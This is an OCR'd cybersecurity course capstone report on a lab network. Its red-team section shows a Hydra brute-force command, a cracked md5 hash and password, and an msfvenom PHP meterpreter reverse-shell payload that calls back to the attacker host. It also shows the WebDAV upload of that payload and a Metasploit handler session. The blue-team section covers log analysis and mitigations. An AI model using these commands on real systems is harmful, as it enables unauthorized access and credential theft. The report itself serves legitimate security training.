
Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

Network Topology

Network Topology



Virtual Network:
IP Range:
192.168.1.0/24

RDP: HyperV
OS: Windows 10
192.168.1.1
10.0.0.1

Virtual Machines:
OS: Ubuntu
Host: Kali
192.168.1.90

OS: Ubuntu
Host: Capstone
192.168.1.105

Network Monitor:
OS: Ubuntu
Host: Kibana Server
192.168.1.100

Network Monitor Configuration
ELK stack

The following setup commands need to be run on the **Capstone** machine before the attack takes place in order to make sure the server is collecting logs.

- filebeat modules enable apache
- **filebeat setup**
- metricbeat modules enable apache
- **metricbeat setup**
- **packetbeat setup**
- systemctl restart filebeat
- systemctl restart metricbeat
- systemctl restart packetbeat

```
vagrant@server1:~$ systemctl status filebeat
● filebeat.service - Filebeat sends log files to Logstash or directly to Elasticsearch.
   Loaded: loaded (/lib/systemd/system/filebeat.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2021-07-27 18:36:08 UTC; 6min ago
     Docs: https://www.elastic.co/products/beats/filebeat
 Main PID: 828 (filebeat)
    Tasks: 9 (limit: 4434)
   CGroup: /system.slice/filebeat.service
           └─828 /usr/share/filebeat/bin/filebeat -environment systemd -c /etc/filebeat/filebeat.yml -

Warning: Journal has been rotated since unit was started. Log output is incomplete or unavailable.
vagrant@server1:~$ systemctl status metricbeat
● metricbeat.service - Metricbeat is a lightweight shipper for metrics.
   Loaded: loaded (/lib/systemd/system/metricbeat.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2021-07-27 18:36:09 UTC; 6min ago
     Docs: https://www.elastic.co/products/beats/metricbeat
 Main PID: 959 (metricbeat)
    Tasks: 8 (limit: 4434)
   CGroup: /system.slice/metricbeat.service
           └─959 /usr/share/metricbeat/bin/metricbeat -environment systemd -c /etc/metricbeat/metricbe

Warning: Journal has been rotated since unit was started. Log output is incomplete or unavailable.
vagrant@server1:~$ systemctl status packetbeat
● packetbeat.service - Packetbeat analyzes network traffic and sends the data to Elasticsearch.
   Loaded: loaded (/lib/systemd/system/packetbeat.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2021-07-27 18:36:08 UTC; 6min ago
     Docs: https://www.elastic.co/products/beats/packetbeat
 Main PID: 841 (packetbeat)
    Tasks: 8 (limit: 4434)
   CGroup: /system.slice/packetbeat.service
           └─841 /usr/share/packetbeat/bin/packetbeat -environment systemd -c /etc/packetbeat/packetbe

Warning: Journal has been rotated since unit was started. Log output is incomplete or unavailable.
vagrant@server1:~$
```

Services are up and running.
Log data of the attack will be sent to the ELK stack.

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Gateway (Azure VM)
Kali	192.168.1.90	Attacking Machine
Capstone	192.168.1.105	Target Machine
ELK	192.168.1.100	Capstone Security Monitor

Vulnerability Assessment: The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Exposure of Sensitive Information to an Unauthorized Actor	1. Confidential folders and files are accessible through a web server 2. Port 22/TCP Open SSH Port 80/TCP Open HTTP	*1. Ashton is exposed as admin for the "secret_folder" in plain text.* *2. Attacker can easily obtain private & personal information to strengthen reconnaissance*
Insecure password management	1. User account passwords were weak enough to be exposed through brute force attack 2. No password lockout policy set	1. Admin user credentials were obtained with Hydra thus gaining access to secret_folder 2. No threshold enabled to limit wrong password attempts
Insufficiently protected Credentials	1. Passwords are listed in plaintext or in md5 hashes that can easily be decrypted	1. Remote attackers are able to perform unauthorized actions since information is not encrypted securely
File Inclusion - Cross Site Scripting through Webdav Vulnerability	1. Local File Inclusion (LFI) allows attacker to download or upload executable files on web-server	1. PHP reverse shell payload was uploaded onto server via webdav vulnerability

Exploitation: Exposure of Sensitive Information to an Unauthorized Actor

01

Tools & Processes

1. Syn scan shows: 80/tcp open http
2. Company Server index shows useful information in plain text.
3. Navigating through company folders allows attacker to easily narrow down an attack type.

02

Achievements

1. All text files refer to /company_folders/secret_folder as an existing, hidden folder within the server.
2. Ashton is described as admin for /secret_folder
3. Adding /secret_folder to the index path prompted Ashton's login.

```
ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture
/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

```
ERROR: FILE MISSING



Please refer to company_folders/secret_folder/ for more information
```

```
Hannah has been our VP of IT for nearly a
employee falling for a phishing email. "T
Ahston how to access the secret_folder."
```

```
hey have me managing the company_folders/secret_folder!
```

Exploitation: Insecure Password Management

01

Tools & Processes

1. Hydra is used to Brute Force Ashton's login credentials to secret_folder
2. Wordlist: rockyou.txt was used to obtain the weak password

02

Achievements

1. This allowed both Ashton and Ryan's login credentials.
2. Ashton's password was found as: "leopoldo"
3. Login: ashton Password: Leopoldo allowed access to the /secret_folder

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 12] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-16 1
8:18:05
root@Kali:~#
```

Exploitation: Insufficiently protected Credentials

01

Tools & Processes

1. Dirbuster and the personal note suggested clues to Webdav access
2. Crackstation.net is used to decrypt the hash displayed for Ryan's login credentials.

02

Achievements

1. Notes were left to obtain webdav access through Ryan's login credentials.
2. Attacker is able to decrypt the md5 hash and begin their reverse shell payload

```
START_TIME: Fri Jul 16 04:43:28 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
```

192.168.1.105/webdav/pass

192.168.1.105/webdav/passwd.dav

Kali Linux Kali Training Kali Tools Kali Docs Kali F

```
ryan:$apr1$fsU/VibG$HznoQs6XTF7VauEHtktNt.
```

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: File Inclusion & WebDAV Vulnerability

01


Tools & Processes

1. Ryan's credentials allowed to access /webdav index
   ---
2. Set php reverse shell and create payload with msfvenom
3. Cadaver is used to access webdav and upload shell.php
4. set PAYLOAD php/meterpreter/reverse_tcp
5. set LHOST 192.168.1.90
6. set LPORT 4444

02

Achievements

1. This allowed to upload php executable through Webdav and gain reverse shell in victim's machine
2. A flag.txt file is found within the root directory and downloaded onto the attackers machine.



Exploitation: File Inclusion continued -- metasploit & webdav access

```
      =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > shell.php
[*] exec: msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30688 bytes
```

```
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        *passwd.dav                          43  May  7  2019
dav:/webdav/> put shell.php
Uploading shell.php to `/webdav/shell.php':
Progress: [=============================>] 100.0% of 1113 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        *passwd.dav                          43  May  7  2019
         shell.php                         1113  Jul 16 17:51
dav:/webdav/>
```

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set port 4444
port => 4444
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:40950) at 2021-07-17 08:55:55 -0700

meterpreter >
```

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > download flag.txt
[*] Downloading: flag.txt -> flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt -> flag.txt
[*] download    : flag.txt -> flag.txt
```

Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

# server.port	80
# source.bytes	156B
source.ip	192.168.1.90
# source.port	33418
t status	OK
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/
t url.path	/
t url.scheme	http
t user_agent.original	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)

4,710 hits

Jul 16, 2021 @ 22:00:00.000 - Jul 17, 2021 @ 21:00:00.000 — Auto



Time	_source
> Jul 17, 2021 @ 01:21:51.271	user_agent.original: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) @timestamp: Jul 17, 2021 @ 01:21:51.271 http.request.headers.content-length: 0 http.request.method: get http.request.bytes: 162B http.response.status_code: 404 http.response.bytes: 492B

- The port scan occurred several times between 7/16 - 7/17
- There was approximately 4,710 packets sent during that time period.
- Nmap port scans determined open ports 22 and 80

Analysis: Finding the Request for the Hidden Directory

- The http requests occurred at
  - July 17,2021 @ 14:08:31:217 with 21,322 attempts (hydra)
- Attacker gained access to: /connect_to_corp_server

Jul 17, 2021 @ 14:08:31.215

`url.full:` `http://192.168.1.105/company_folders/secret_folder` `@timestamp:` Jul 17, 2021 14:08:31.215 `method:` get `destination.port:` 80 `destination.bytes:` 698B `destination.ip:` 192.168.1.105 `url.domain:` 192.168.1.105 `url.path:` /company_folders/secret_folder `url.scheme:` http `agent.id:` 26444e58-c83e-4d56-854f-bd90ace159df `agent.name:` Kali `agent.type:` packetbeat `agent.version:` 7.8.0

`url.path:` `/company_folders/secret_folder/connect_to_corp_server`

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	21,322
http://127.0.0.1/server-status?auto=	2,815
http://snnmnkxdhflwgthqismb.com/post.php	288
http://www.gstatic.com/generate_204	147
http://ocsp.godaddy.com	66

Network Traffic Between Hosts [Packetbeat Flows] ECS


Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	209.2MB	5MB
192.168.1.105	192.168.1.100	102.8MB	8.3MB
192.168.1.105	169.254.169.254	26.5KB	63.6KB
192.168.1.105	91.189.89.199	1.3KB	1.3KB
192.168.1.105	8.8.8.8	870B	1.4KB
185.243.115.84	172.16.4.205	35.7MB	7.7MB
166.62.111.64	172.16.4.205	9.8MB	173.6KB
10.0.0.201	64.187.66.143	967.2KB	21.9MB
10.0.0.201	23.43.62.169	717.3KB	37.8MB
10.0.0.201	10.0.0.2	458KB	463.9KB

Analysis: Uncovering the Brute Force Attack


- ~~Approximately 21,322 hits during brute force attack~~
- 21,321 attempts before completion: status: OK

Jul 17, 2021 @ 14:08:31.117

status: OK url.full: http://192.168.1.105/company_folders/secret_folder
@timestamp: Jul 17, 2021 @ 14:08:31.117 event.end: Jul 17, 2021 @ 14:08:31.120
event.kind: event event.category: network_traffic event.dataset: http
event.duration: 2.3 event.start: Jul 17, 2021 @ 14:08:31.117
user_agent.original: Mozilla/4.0 (Hydra) ecs.version: 1.5.0 client.port: 47216



Time	_source
Jul 17, 2021 @ 14:08:31.215	user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Jul 17, 2021 @ 14:08:31.215 method: get destination.port: 80 destination.bytes: 698B destination.ip: 192.168.1.105 url.domain: 192.168.1.105 url.path: /company_folders/secret_folder url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http




Analysis: Finding the WebDAV Connection

- There were 36 requests to 192.168.1.105/webdav
- Files requested were /webdav/shell.php and /webdav/passwd.dav

Jul 17, 2021 @ 15:41:48.397

status: OK @timestamp: Jul 17, 2021 @ 15:41:48.397 network.transport: tcp
network.protocol: http network.direction: outbound
network.community_id: 1:n9Dti5v/HDoHVx2RNxRC98GsntE= network.bytes: 612B network.type: ipv4
url.scheme: http url.domain: 192.168.1.105 url.path: /webdav/shell.php
url.full: http://192.168.1.105/webdav/shell.php query: GET /webdav/shell.php



url.path: /webdav/shell.php @timestamp
host.name: server1 source.bytes: 407B

url.path: /webdav/passwd.dav
user_agent.original: gvfs/1.4

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

1. Set alert for every port scan occurrence

2. IDS & or an Intrusion Prevention System (IPS) to detect and prevent malicious traffic from an IP address

System Hardening

1. Port Scan Protection: Ten packets in 100,000 microseconds / 100 packets per second.
    a. Adjust higher to aid in preventing false positive occurrences

2. Configure firewall to block all inbound network traffic

Mitigation: Finding the Request for the Hidden Directory

Alarm

Setting alarms to detect future unauthorized access

1. Trigger an alert for http error response codes of >400

2. Set threshold of 5 error statuses as critical

System Hardening

1. Report error status code incidents daily.

2. Configure Directory Index to remove ALL information regarding sensitive information. Additionally, web - server should not contain data hinting employee usernames or passwords.

Mitigation: Preventing Brute Force Attacks

Alarm

1. Alert for invalid username and password attempts. Threshold set to >3 unsuccessful attempts. - to be reviewed daily.

2. Password expiration notifications to notify users to change passwords on a bimonthly basis

System Hardening

1. Strong Password Policies
   a. No names used as Username
   b. Multi-factor authentication
   c. Extensive, complicated passwords

2. Account lockout policy after 3 failed attempts

Mitigation: Detecting the WebDAV Connection

Alarm

1. Detect if WebDAV is enabled

2. Disable WebDAV if needed
    a. Or configure WebDAV to be secure

System Hardening

1. Control Access
    a. Restrict access to WebDAV-enabled resources
    b. Configure Web permissions for read permission only
2. Deny services
    a. Limit disk space and set quota on disk usage. This way most payloads and files would not fit into the directory.
3. Authenticate clients
    a. Two-factor authentication

Mitigation: Identifying Reverse Shell Uploads

Alarm

1. Host-Based IDS
   a. Monitor infrastructure, analyze traffic and log malicious behavior

2. Egress filtering enabled
   a. Disrupt malware
   b. Block unwanted services
   c. Greater awareness of network traffic
   d. Network alerts will show detailed log information

System Hardening

1. Require authentication to upload files

2. Store uploaded files in a location that is NOT accessible from the web
   a. Placing uploaded files a level above the web root folder makes them inaccessible from the web.
   b. If an attacker uploads a shell, they won't be able to access it.

3. Define valid types of files that the users should be allowed to upload

Resources

- CVE List: https://cve.mitre.org/
- Incident types: https://docs.paloaltonetworks.com/
- Preventing Shell Upload Vulnerabilities in PHP: https://blog.securityinnovation.com/

the End